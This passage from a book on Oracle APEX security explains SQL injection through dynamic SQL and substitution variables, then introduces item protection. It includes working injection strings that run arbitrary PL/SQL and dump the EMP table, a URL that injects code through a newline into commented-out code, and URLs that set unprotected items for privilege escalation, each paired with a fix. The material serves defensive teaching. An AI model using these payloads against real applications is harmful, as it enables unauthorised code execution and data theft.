    return l_sql;
end;
```

The code also implements query-builder functionality, so the user can enter a column and criteria to match against, with a specified operator. In this specific case, dynamic SQL must be used, because the requirement is to actually produce different SQL queries based on the user choices. To counter the threat of SQL Injection, the developers have validated the user-input fields:

- The *P20_COLUMN1* item is checked by the `select` statement at the start to ensure it represents a valid column.
- Then the *P20_OPERATOR1* item is positively validated against a strict list of permitted values, defaulting to a value if something unexpected was found.

An invalid column name means the *P20_CRITERIA1* item is nulled and the concatenation of the items onto the returned query does not occur.

It would not be possible to use bind variables or a call to the `v` function here due to the position within the query where they occur. Hence, the developers opted (correctly) for strict validation of the input of *P20_COLUMN1* and *P20_OPERATOR1*. However, this code is actually still vulnerable (the *P20_POSTING_STATUS* item is not validated and is used in the construction of *l_sql*).

The application requires that the *P20_POSTING_STATUS* item is a valid list of numbers; these should then be returned in a safe comma-separated format for use within the `IN` clause. To do this safely, you could use the following short function:

```
create or replace function colonlisttocommalist (
 p_string IN VARCHAR2
)
 return VARCHAR2
is
 l_array wwv_flow_global.vc_arr2;
 l_str VARCHAR2(256);
begin
```

```
 l_array := apex_util.string_to_table(p_string,':');
 for i in l_array.first..l_array.last loop
  if l_str is not null then
   l_str := l_str || ',';
  end if;
  l_str := l_str || TO_NUMBER(l_array(i));
 end loop;
 return l_str;
end;
```

You can then convert numeric colon-separated input into a comma-separated string safely. For example:

```
select colonlisttocommalist('1:2:3:4:5') from dual
-- returns 1,2,3,4,5
```

Any non-numeric values cause a "character to number conversion" error, because of the cast that occurs in `TO_NUMBER`. If you want to accept colon-separated lists of non-numeric values, you need a second helper function:

```
create or replace function safequote (
 p_string IN VARCHAR2
)
 return VARCHAR2
is
begin
 return '''' || replace(p_string,'''','''''') || '''';
end;
```

This custom `safequote` function simply wraps the input string in single quotes and escapes each single quote with two single quotes.

For example:

```
select safequote('recx') from dual
-- returns'recx'

select safequote('r''e''c''x') from dual
-- returns 'r''e''c''x'

select safequote(q'[we're making things safer]') from dual;
-- returns 'we''re making things safer'
```

You could then use a call to `safequote` within the loop of `colonlisttocommalist` instead of `TO_NUMBER`, to produce the following output:

```
select colonlisttocommalist(q'[1:a:bee:cee:qu'ote:two''quote]')
 from dual
-- returns '1','a','bee','cee','qu''ote','two''''quote'
```

The response can then be used with an `IN` clause in a dynamic SQL statement safely.

The final point to note about this example report query is that even when made safe, there is a risk that the code will be duplicated without the validation code, because no comments say that the security of the dynamic SQL statement depends on the prior checks. In fact, in the same application that this code came from there was another page containing the following block:

```
declare
    l_sql    varchar2(32767) := NULL;
begin
    l_sql := 'select * from submission s, reviews r'
    || ' where s.id = r.question_id';

    if :P23_CRITERIA1 is not null then
        l_sql := l_sql || ' and r.' || :P23_COLUMN1 || ' ' ||
                   :P23_OPERATOR1 ||' :P23_CRITERIA1 ';
    end if;
    l_sql := l_sql || ' order by r.created_on desc ';

    return l_sql;
end;
```

This block is definitely vulnerable and looks similar to the other report. We suspect the developer copied the dynamic SQL query-builder code without realizing the danger, and therefore introduced a SQL Injection vulnerability into the application.

Where potential SQL Injection in dynamic SQL cannot be resolved in the usual ways (bind variables or calls to the `v` function), validating the input can be used to make the query safe from injection. Such code should be well structured and clearly commented to prevent accidental reuse of the dynamic SQL sections.

SUBSTITUTION VARIABLES

Pretty much all APEX developers have encountered substitution variables, and most are aware they are a risk when used in SQL queries and PL/SQL blocks. However, we still see substitution variables in the APEX applications we review, tucked away in legacy or inherited code, or in areas that are not immediately apparent to a developer or maintainer of an APEX application.

In any SQL or PL/SQL block, a substitution string can be referenced using the following syntax:

```
&P1_MESSAGE.
```

The value of the item *`P1_MESSAGE`* is then substituted into the query or PL/SQL block before execution. Because such substitutions are performed prior to execution, there is no way to know at execution time if the (potentially) untrusted input has modified the syntax of the query. Remember that this disconnect between query definition and execution is exactly the cause of SQL Injection. The substitutions are performed as a simple search and replace, with no understanding of the underlying code structure. When the Oracle PL/SQL parser then executes the resulting block, it has no knowledge that substitutions occurred and treats whatever it receives as valid instructions.


Example

To demonstrate this, build a new page (43) with an HTML region containing two text boxes and a submit button.

Name the first text box ***P43_URL*** and define it with a source type of "PL/SQL Expression", using the following code:

```
apex_util.prepare_url('f?p=&APP_ID.:43:&APP_SESSION.::::P43_MSG:&P43_MSG.')
```

Set the "Source Used" field to "Always, replacing any existing value in session state" so this item value is re-evaluated when the page is refreshed. The example item is shown in Figure 3-21.




Page:	43 - SQL Injection - Substitution Variables
Item Name:	P43_URL
Display As:	Text Field
Source Used	Always, replacing any existing value in session state
* Source Type	PL/SQL Expression

Item Source Value

```
apex_util.prepare_url('f?p=&APP_ID.:43:&APP_SESSION.::::P43_MSG:&P43_MSG.')
```

FIGURE 3-21: Item with a PL/SQL source

Name the second text box ***P43_MSG*** and define it as a simple text box with a static source set that is used only when no value is stored in session state, and a simple default message (see Figure 3-22).



Page:	43 - SQL Injection - Substitution Variables
Item Name:	P43_MSG
Display As:	Text Field
Source Used	Only when current value in session state is null
* Source Type	Static Assignment (value equals source attribute)


Item Source Value

```
Default Message
```

FIGURE 3-22: Item with a static source

Finally, create a page item button *P43_SUBMIT* that submits the page when pressed.

The resulting page should have two input boxes and a Submit button, as shown in Figure 3-23. When you change the message in the lower box, the generated URL in the upper box updates to reflect the changed message. (Again, this isn't very functional, but is just a stripped-down example designed so you can investigate the vulnerability easily. Usually the *P43_URL* item would then be used as a link within the page for users to navigate to another page with an item setting a message.)




```
Url  f?p=12556:43:0::::P43_MSG:Test
Msg  Test
```

FIGURE 3-23: Page in browser

The source of the *P43_URL* item uses three substitution variables in the construction of a URL via the `prepare_url` call. The first two, *APP_ID* and *APP_SESSION*, are APEX internal substitution variables that are protected. The items cannot be modified by a user and therefore present no risk. It is common to see such sequences used in the construction of a URL and perfectly safe. Substitution items that cannot be modified by a user, and are not derived from data that a user controls (such as an entry in a database table), can safely be used without risk of creating a SQL Injection vulnerability.

However, in this example the *P43_MSG* item is not protected and a malicious user can set this item to any value. Entering a single quote into the field triggers a different error (see Figure 3-24), alluding to the fact that the syntax of a PL/SQL block is wrong, not just the syntax of a simple query.




```
Error computing item source value for page item P43_URL.

ORA-06550: line 1, column 65: PLS-00103: Encountered the symbol "f?
p=12556:5:8776872686749::::P43_MSG:'); end;" when expecting one of the following: ( ) - +
case mod new not null <an identifier> <a double-quoted delimited-identifier> <a bind
variable> table continue avg count current exists max min prior sql stddev sum variance
execute multiset the both leading trailing forall merge year month day hour minute second
timezone_hour timezone_minute timezone_region timezone_abbr time time
Technical Info (only visible for developers)
```

FIGURE 3-24: Oracle error due to syntax error

If you type the following into the *P43_MSG* field and click Submit, the PL/SQL expression for `P43_URL` actually evaluates two expressions:

```
Test');htp.p('print me
```

The `htp.p` prints the words "print me" in the response page, shown in Figure 3-25. This simply demonstrates that you can execute arbitrary PL/SQL at this point.



```
print me
Url  f?p=12556:5:0::::P43_MSG:Test
Msg  Test');htp.p('print me
```

FIGURE 3-25: Exploitation to run arbitrary PL/SQL function

The actual expression evaluated would have been:


```
apex_util.prepare_utl('f?p=&APP_ID.:43:&APP_SESSION.:::P43_MSG:123');
htp.p('print me')
```

(The internals of APEX actually wrap this with a `begin` at the start and a trailing ;`end`; hence, the missing semicolon at the end of the defined expression.)

To query data from a table you could use a procedure that executes your query and returns the data in the response page. The `JSON_FROM_SQL` call discussed earlier takes an arbitrary query and displays the results in a fairly accessible format. This can be leveraged to view data from other tables through this SQL Injection vulnerability, by submitting the following:

```
Test');apex_util.json_from_sql('select * from emp where sal > 2000
```

The (now slightly corrupted) response page contains the high earners, as show in Figure 3-26.



```
{"row":
[{"EMPNO":7839,"ENAME":"KING","JOB":"PRESIDENT","MC
NOV-81","SAL":5000,"COMM":"","DEPTNO":10},
{"EMPNO":7698,"ENAME":"BLAKE","JOB":"MANAGER","MG
MAY-81","SAL":2850,"COMM":"","DEPTNO":30},
{"EMPNO":7782,"ENAME":"CLARK","JOB":"MANAGER","MG
JUN-81","SAL":2450,"COMM":"","DEPTNO":10},
{"EMPNO":7566,"ENAME":"JONES","JOB":"MANAGER","MG
APR-81","SAL":2975,"COMM":"","DEPTNO":20},
{"EMPNO":7788,"ENAME":"SCOTT","JOB":"ANALYST","MGF
DEC-82","SAL":3000,"COMM":"","DEPTNO":20},
{"EMPNO":7902,"ENAME":"FORD","JOB":"ANALYST","MGR'
DEC-81","SAL":3000,"COMM":"","DEPTNO":20}]}
```

SQL Injection - Substitution Variables

Url: f?p=12556:5:0::::P43_MSG:Test

Msg: Test');apex_util.json_from_sql('selec

FIGURE 3-26: Exploitation displaying high earners

The use of substitution variables is obviously dangerous. In this example, where the untrusted data is substituted into a PL/SQL block, there is considerable potential for exploitation. Any database table, function, or procedure accessible through the parsing schema of your APEX application can be accessed (including powerful packages, such as `UTL_FILE` and `UTL_HTTP`).

To resolve the issue from this example, the *`P43_URL`* source expression should be:


```
apex_util.prepare_url('f?p=&APP_ID.:43:&APP_SESSION.:::P43_MSG:'
 ||:P43_MSG)
```

At first this might seem to be the inverse of the recommendation given for dynamic SQL. In this instance, you are putting the bind variable outside of the string via a concatenation; for dynamic SQL we said to keep the bind variables (or `v` calls) inside the string. The difference is here the SQL will be evaluated at execution time, and there is no separation of definition and execution. When the string contains SQL, the variable goes inside; for other strings (such as `f?p=&APP_ID`...), the variable can be used safely outside.

Entering data into the modified *P43_MSG* input box causes the URL to be displayed correctly. SQL syntax characters no longer modify the PL/SQL expression. Earlier you saw an ORA-06550 error displayed, indicating a problem with the SQL syntax when a single quote was entered. With the revised source, no such error occurs, and the expression is no longer exploitable.

Substitution variables in PL/SQL expressions are not limited to an item's source value. Using this same page (43), add a new display only item (*P43_DISPLAY*) that warns when the message is over 8 characters.

To display this warning, set the condition on the *P43_DISPLAY* item as shown in Figure 3-27.


Conditions

Condition Type: PL/SQL Expression


[PL/SQL] [item / column=value] [item / column not null] [item / column null] [request=e1] [page in] [page not in] [exists] [never] [none]

Expression 1

```
length('&P43_MSG.') > 8
```

FIGURE 3-27: Vulnerable display condition

Before continuing, ensure the *P43_URL* source query has been fixed (using the bind variable as just discussed), otherwise things might get confusing because there will be two SQL Injection issues resulting from the same item!


SQL Injection - Substitution Variables

Url: f?p=12556:43:0:::P43_MSG:TestTes

Msg: TestTestTest

Display Message is over 8 characters!

FIGURE 3-28: Message displayed when display condition matched

When the page is run, a long message now causes the *P43_DISPLAY* item to be displayed (see Figure 3-28). However, a message with a single quote causes another ORA-06550 error.

This is similar to the first example, and exploitation is only subtly different, because you're injecting into a different point (a comparison). To exploit the vulnerability, you need to ensure the comparison is first completed, then the JSON_FROM_SQL call is added, and finally the existing comparison is closed:

```
Test')<8;apex_util.json_from_sql('select * from emp');--
```

The result is the same: a JSON list of data in the `EMP` table. The fix for this PL/SQL expression in a display condition is to use a bind variable:

```
length(:P43_MSG) > 8
```

The item is then bound at execution time and the expression is safe.

NOTE *Guessing the exploitation string would in this case be non-trivial, even with the error message alluding to where the problem resided. A certain amount of trial and error is often required when attacking an application, but, in general, the correct syntax can be determined in a relatively short time and few iterations.*

More recently we have observed the increased use of automation to exploit such issues: public tools are available that can iterate through a large number of injection possibilities and by monitoring the error messages the tools refine their attacks to get the exploit working. These tools can even operate "blind" when no errors are present, based simply on the slight differences in the application's response when a query is valid or invalid.

One final example, again from a real-world application, e-mailed a user his password when it was reset by an administrative user. The following PL/SQL block was contained in a Page Process:

```
DECLARE
    l_body         CLOB;
    l_email    VARCHAR2(50);
    l_name   VARCHAR2(50);
BEGIN

 If NVL(:P12_PERSON_EMAIL,'Not Valid') <> 'Not Valid' then

  SELECT email into l_email
  from people
  where username = :APP_USER;

  SELECT name into l_name
  from people
  where username = :APP_USER;

    l_body := 'New Password: &P12_NEW_PASSWORD..'||utl_tcp.crlf;
    l_body := 'Changed by &APP_USER.'||utl_tcp.crlf;
    l_body := l_body ||'  Many Thanks'||utl_tcp.crlf;
    l_body := l_body ||   l_name||utl_tcp.crlf;
    apex_mail.send(
        p_to       => :P12_PERSON_EMAIL,
        p_from     => l_email,
        p_body     => l_body,
        p_subj     => 'Password reset for &P12_USER.');
BEGIN
  APEX_MAIL.PUSH_QUEUE;
END;
 End If;
END;
```

Ignoring the other security concerns (such as e-mailing passwords to users), two vulnerable substitution variables are contained in the preceding block (*P12_NEW_PASSWORD* and *P12_USER*). Strangely, the third page item (*P12_PERSON_EMAIL*) is used as a bind variable; perhaps in this case the developer thought that substitution variables should be used when the item value is required in a string.

The preceding code is vulnerable to SQL Injection, and entering values for the password and e-mail items will modify the syntax of the PL/SQL block, allowing arbitrary constructs to be executed. It would be possible, for example, to exploit the substitution variable to add additional calls to `apex_mail.send` to receive a copy of all user passwords.

Instead of using substitution variables in the preceding construct, the developer could use bind variables, because the concatenation is simply onto a string type variable:

```
DECLARE
    l_body         CLOB;
    l_email    VARCHAR2(50);
    l_name   VARCHAR2(50);
BEGIN

 If NVL(:P12_PERSON_EMAIL,'Not Valid') <> 'Not Valid' then

  SELECT email into l_email
  from people
  where username = :APP_USER;

  SELECT name into l_name
  from people
  where username = :APP_USER;

    l_body := 'New Password: '||:P12_NEW_PASSWORD||utl_tcp.crlf;
    l_body := 'Changed by &APP_USER.'||utl_tcp.crlf;
    l_body := l_body ||'  Many Thanks'||utl_tcp.crlf;
    l_body := l_body ||   l_name||utl_tcp.crlf;
    apex_mail.send(
        p_to       => :P12_PERSON_EMAIL,
        p_from     => l_email,
        p_body     => l_body,
        p_subj     => 'Password reset for ' || :P12_USER);
BEGIN
  APEX_MAIL.PUSH_QUEUE;
END;
 End If;
END;
```

At this point it is worth mentioning one other gotcha about substitution variables. We have seen this occur, and it is a relatively natural thought process for a developer. In fixing the second instance (*P12_USER*), the developer may first comment out the vulnerable line and add a new line with the "secured" statement:

```
    --l_body := 'New Password: &P12_NEW_PASSWORD..'||utl_tcp.crlf;
    l_body := 'New Password: '||:P12_NEW_PASSWORD||utl_tcp.crlf;
```

This is then tested and works correctly (and entering some SQL syntax such as a single quote for the *`P12_USER`* item no longer causes the dreaded ORA-06550 error). The developer moves on to the next bug and forgets about the commented-out line: it's in a comment, so no problem right? Wrong!

The substitution string is replaced in the block before any execution, and the comment causes anything on that line to be ignored when executed. However, you could specify characters for the *`P12_NEW_PASSWORD`* item that cause a newline to be substituted, with any further data processed on the following line. This once again allows arbitrary PL/SQL to be executed.

To enter a newline, you can URL-encode the carriage-return and newline ASCII codes on the URL:

```
f?p=x:12::::P12_NEW_PASSWORD:%0d%0ahtp.p('test');--
```

After the substitutions have been processed, the block of PL/SQL contains the following:

```
    --l_body := 'New Password:
htp.p('test');--'||utl_tcp.crlf||utl_tcp.crlf;
    l_body := 'New Password: '||:P12_NEW_PASSWORD||utl_tcp.crlf;
```

The simple search and replace performed by APEX when encountering substitution variables can be surprisingly dangerous. In most circumstances, using the bind variable notation instead of a substitution string is valid and safe. The other alternative is to apply item protection so that the substitution string cannot be set by a user. Care must be taken to ensure that this protected item is not overwritten by an unprotected value at any point. There is also an argument that resolving the issue in this way is dangerous because the protection of an item is not clear when reading the PL/SQL code, and if the code is reused (with the item name replaced), the vulnerability will reappear because the developer was unaware the code was dependent on the external item protection for security.

When entering or encountering a substitution string in your APEX applications, ask yourself if you are in a SQL or PL/SQL block (conditions count too) and then consider how you could refactor to use a bind variable.

There will be times when you simply have to use a substitution string. If so, ensure the item is protected, never overwritten by untrusted data, and the code is clearly commented so future developers understand your risk mitigations.

SUMMARY

SQL Injection is a common class of vulnerability with APEX applications due to the number of areas where developers can use PL/SQL in the application. APEX applications can be constructed so they are not vulnerable to SQL Injection, if care is taken in the use and construction of dynamic SQL queries and the use of substitution variables.

To avoid SQL Injection affecting your APEX applications, remember the following:

- Avoid dynamic SQL statements, where possible.
- When using dynamic SQL, consider at which point the untrusted user-input is being used; the disconnect between query construction and execution can lead to injection.

- Do not concatenate untrusted input with dynamically built SQL queries.
- Access items within dynamic SQL strings using bind variables or using the `v` function (or even better, `nv`).
- Use bind variables when using `EXECUTE IMMEDIATE` or dynamic cursors.
- Do not use substitution variables that are not trusted.
- Avoid (or protect, caveats apply) substitution variables in any form of database interaction.
- When substitution variables are used in commented PL/SQL, they can still be exploited.
- Use the `safequote` and `colonlisttocommalist` helper functions defined in this chapter to handle untrusted input safely in dynamic SQL queries.

When reviewing the PL/SQL used by your APEX application, consider if dynamic SQL is actually required; we have seen many examples where the code can be refactored so that SQL does not need to be built up as a string. There will always be reasons why it cannot be avoided, and this chapter should have highlighted how such queries can be constructed safely.

4 Item Protection

Items in APEX are defined on pages, or as shared components that have application or global scope (we'll call these application items). Page items can also be considered as form items, because each item type is represented by an HTML element (text box, select list, hidden). Application items are not form items, and could be thought of as server-side variables.

Item values are stored in session state, and their values persist while the user has a valid session. The values for items can be set within the item definition, giving a default value. The values can change due to user requests (such as a form submission) or due to server-side PL/SQL code (for example, in a process). Users can set any item within the application, but can only read item values for items that are presented within a page, or that are disclosed purposely by the developer in other ways (such as via an Ajax call).

Unless an item is initialized on a page, it will have the current value from session state; the value for an item that is set on one page can be accessed by any other page (within the same session).

THE PROBLEM

In older versions of APEX, all items were unprotected and could be set by a user either via the URL or via an HTTP Post request such as submitting an HTML form. This could be relatively dangerous, depending on the behavior of the application. It is possible to write a secure application without protecting any items, as long as the values for items are sufficiently validated or for applications where arbitrary item values do not incur a security risk.

Let's digress for a moment to a story from the world of PHP development. The *`register_globals`* configuration option within the PHP language was enabled by default and meant that parameters, passed on the URL or via a Post request, were translated directly into PHP variables. When developers were unaware of this quirk, it was possible for attackers to interact with PHP applications in unexpected ways.

For example, a simple vulnerable PHP page (`example.php`) could be defined as follows:

```
<?php
 if (check_user_level() == "admin")
 { $isadmin = true; }
 // ...
 if ($isadmin)
 { /* allow administrative actions */ }
?>
```

This page could be accessed using the URL `example.php?isadmin=true`, causing the *`$isadmin`* parameter from the request to be instantiated as a PHP variable. Even when the `check_user_level` call does not return `admin`, the variable would still be `true`. This would allow access to sensitive functionality without the user actually being a valid administrator.

The `register_globals` feature is now disabled in PHP by default and is actually deprecated, because it led to many exploitable conditions such as the one just described.

Back in the world of Oracle APEX, we can consider that unprotected items have a similar situation. Imagine the following PL/SQL block that could be used in an authentication scheme to set up the logged-in user's role:

```
select role from users where username = :APP_USER
if role = 'admin' then
 :F_USER_ROLE = 'admin';
end if;
```

An authorization scheme within the APEX application can then check the value of `F_USER_ROLE` to determine the privileges of the user:

```
if :F_USER_ROLE = 'admin' then
 return 1;
end if;
```

An application with authentication and authorization defined in this way is vulnerable to a privilege escalation attack, when the `F_USER_ROLE` item is not protected. The following URL sets the item value to `admin` and then when the PL/SQL authorization block executes, the application assumes the user is an administrator:

```
f?p=1234:10:1111111111::::F_USER_ROLE:admin
```

The `F_USER_ROLE` item in the preceding code snippet is an example of an APEX item that should be defined and modified only server-side; the user should not be able to influence the value of this item because it is used for server-side authorization logic.

THE SOLUTION

Item protection within APEX allows developers to ensure that an item cannot be set by the user, by changing the "Session State Protection" option within the Security field for the item to "Restricted – May not be set by browser."

This would fix the previous privilege escalation problem, and if this was the only concern, the discussion about item protection would be simple: for server-side items, ensure they are protected. However, in APEX the different uses for items and the various types of item protection serve to complicate things a little.

APEX offers the following protection mechanisms:

- Validation, ensuring item values are sane before they are used.
- Page items of type "Hidden" have a "Value Protected" yes/no setting.
- Page Access Protection, requiring a checksum on the URL covering the page arguments.
- Page and application items can have Session State Protection set, requiring a checksum for the value to be passed, or to restrict the user from setting the item.

These mechanisms can be used to protect items and ensure an APEX application is secure against malicious input modification attacks such as the previous privilege escalation. The following sections discuss each protection type, and then present the correct protection to use in different situations. We've included a couple of working examples that you can follow along with to get some practical experience of attacking APEX applications that have weak item protection.

VALIDATIONS

Traditionally, in web applications (and arguably any computer program) user input should be validated because it is not generally trusted. When users interact with a website, the data they enter should be validated server-side to ensure it is of an expected format and is a valid form of interaction for the user.

You can write secure APEX applications without any protection of items by using strict validations on data that is received.

This is non-trivial to view holistically and leads to errors where (vulnerable) code is duplicated, but the required validations are not.

In other web application frameworks, all input from the user would be validated to ensure it is of the expected form and also represents data that the user should be interacting with (reference IDs). After validation, the user input could then be used safely.

The main difference with APEX is that the user input overlaps internal items when item protection is not enabled, because any item can be set by the user. So care must be taken when referencing any item, and all items that are used on a page should therefore be validated on the page before any other processing. If some process on the page is modified to read the value of an extra item, the developer would need to ensure that this item was also included in the page validations. This is a recipe for accidental security vulnerabilities creeping into your applications during the natural development life cycle.

In APEX, there is a correct way to distinguish server-side items from user-input items: by using the correct item protection.

VALUE PROTECTED


Hidden page items have a setting called "Value Protected." The associated help explains this setting:

"Specifying Yes will prevent the hidden value from being manipulated when the page is posted."

A hidden item that has this Value Protected setting set to Yes is checked by the server when a Post is received against a checksum embedded as another hidden field in the HTML form, to ensure the value was not modified.

NOTE *In versions of APEX before 4.0, this was actually a different item type called "Hidden and Protected" as opposed to Hidden. A "Hidden and Protected" item operates in the same way as a Hidden item that has Value Protected set to Yes.*

If you change a hidden item that is protected in this way within the HTML form, APEX detects the modification. To experiment, you can create a new page (50) with an HTML region containing a hidden field (*P50_HIDDEN*) with a source value (set to anything, such as "Some data"), and a button to submit the page (*P50_SUBMIT*). The resulting page structure is shown in Figure 4-1.




```
Page Rendering
Item Protection - Hidden and Protected
  Before Header
  After Header
  Before Regions
  Regions
    Body (3)
      Html Region
        Items
          P50_HIDDEN
          P50_SUBMIT
  After Regions
  Before Footer
  After Footer
  Dynamic Actions
```

FIGURE 4-1: Simple page with a hidden item

When the page is run and the Submit button is clicked, the hidden field is submitted to the server, the value being whatever was entered as the "source value" when the hidden item was defined.


With the value protected, an error should occur when this hidden field is modified. To test this, in the browser you can change the type of the field using some JavaScript (see Figure 4-2).



```
> $('#P50_HIDDEN').detach()
  .attr('type','text')
  .insertAfter('#P50_SUBMIT');
  [▶ input#P50_HIDDEN ]
>
```

FIGURE 4-2: Using the JavaScript console to change a hidden item to a text field

Now the data in the field can be changed and the form submitted. When the *P50_HIDDEN* field has a protected value, such a modification causes the error shown in 4-3.



Session state protection violation: This may be caused by manual alteration of protected page item P50_HIDDEN. If you are unsure what caused this error, please contact the application administrator for assistance.

Contact your application administrator.

FIGURE 4-3: Changing a Hidden and protected field causes an error.

However, the Value Protected setting does not offer protection when an item value is set on the URL:

```
f?p=12556:50:0::::P50_HIDDEN:Modified%20data
```

The resulting HTML form then has the hidden item *P50_HIDDEN* set to "Modified data" with a valid checksum for that value also embedded in the form. When the form is submitted, APEX happily receives the item's potentially evil value, and then bad stuff could happen.

WARNING *Setting the Value Protected option for a hidden item may not provide the protection expected: The value is not protected from modification within the URL.*

Therefore, the protection offered by the Value Protected option is very specific: The item cannot be modified in the HTML form before submission. When used on its own, there isn't really any protection here, but Value Protected can (and should) be used in one specific case in conjunction with other protective mechanisms, discussed in the following sections.

PAGE ACCESS PROTECTION

The Page Access Protection (PAP) setting within the security field of a page's properties can be set to various levels to protect how the page is accessed and the how item arguments are passed to the page. Figure 4-4 shows the various Page Access Protection settings:





FIGURE 4-4: Page access protection options

By default, Page Access Protection is set to Unrestricted.

With the "Arguments Must Have Checksum" option it is not possible to access the page using a URL that sets item values without a correct checksum parameter. The checksum is generated internally to APEX (and by developers through calls to `apex_util.prepare_url`).

Without a valid checksum, an item cannot be set on the URL of a page with Page Access Protection set to Arguments Must Have Checksum. Attempting to set a value on the URL causes the generic session state protection violation message to be displayed, as shown in Figure 4-5.



Session state protection violation: This may be caused by manual alteration of a URL containing a checksum or by using a link with an incorrect or missing checksum. If you are unsure what caused this error, please contact the application administrator for assistance.

Contact your application administrator.

FIGURE 4-5: Attempting to modify a URL parameter when Page Access Protection is enabled

But, the protection of PAP is quite specific: An item cannot be set on the URL of a page with Page Access Protection set to Checksum Required.

This means that Page Access Protection does not protect your APEX items in the following two ways:

- Items can be set via a Post (form submission or an Ajax call)
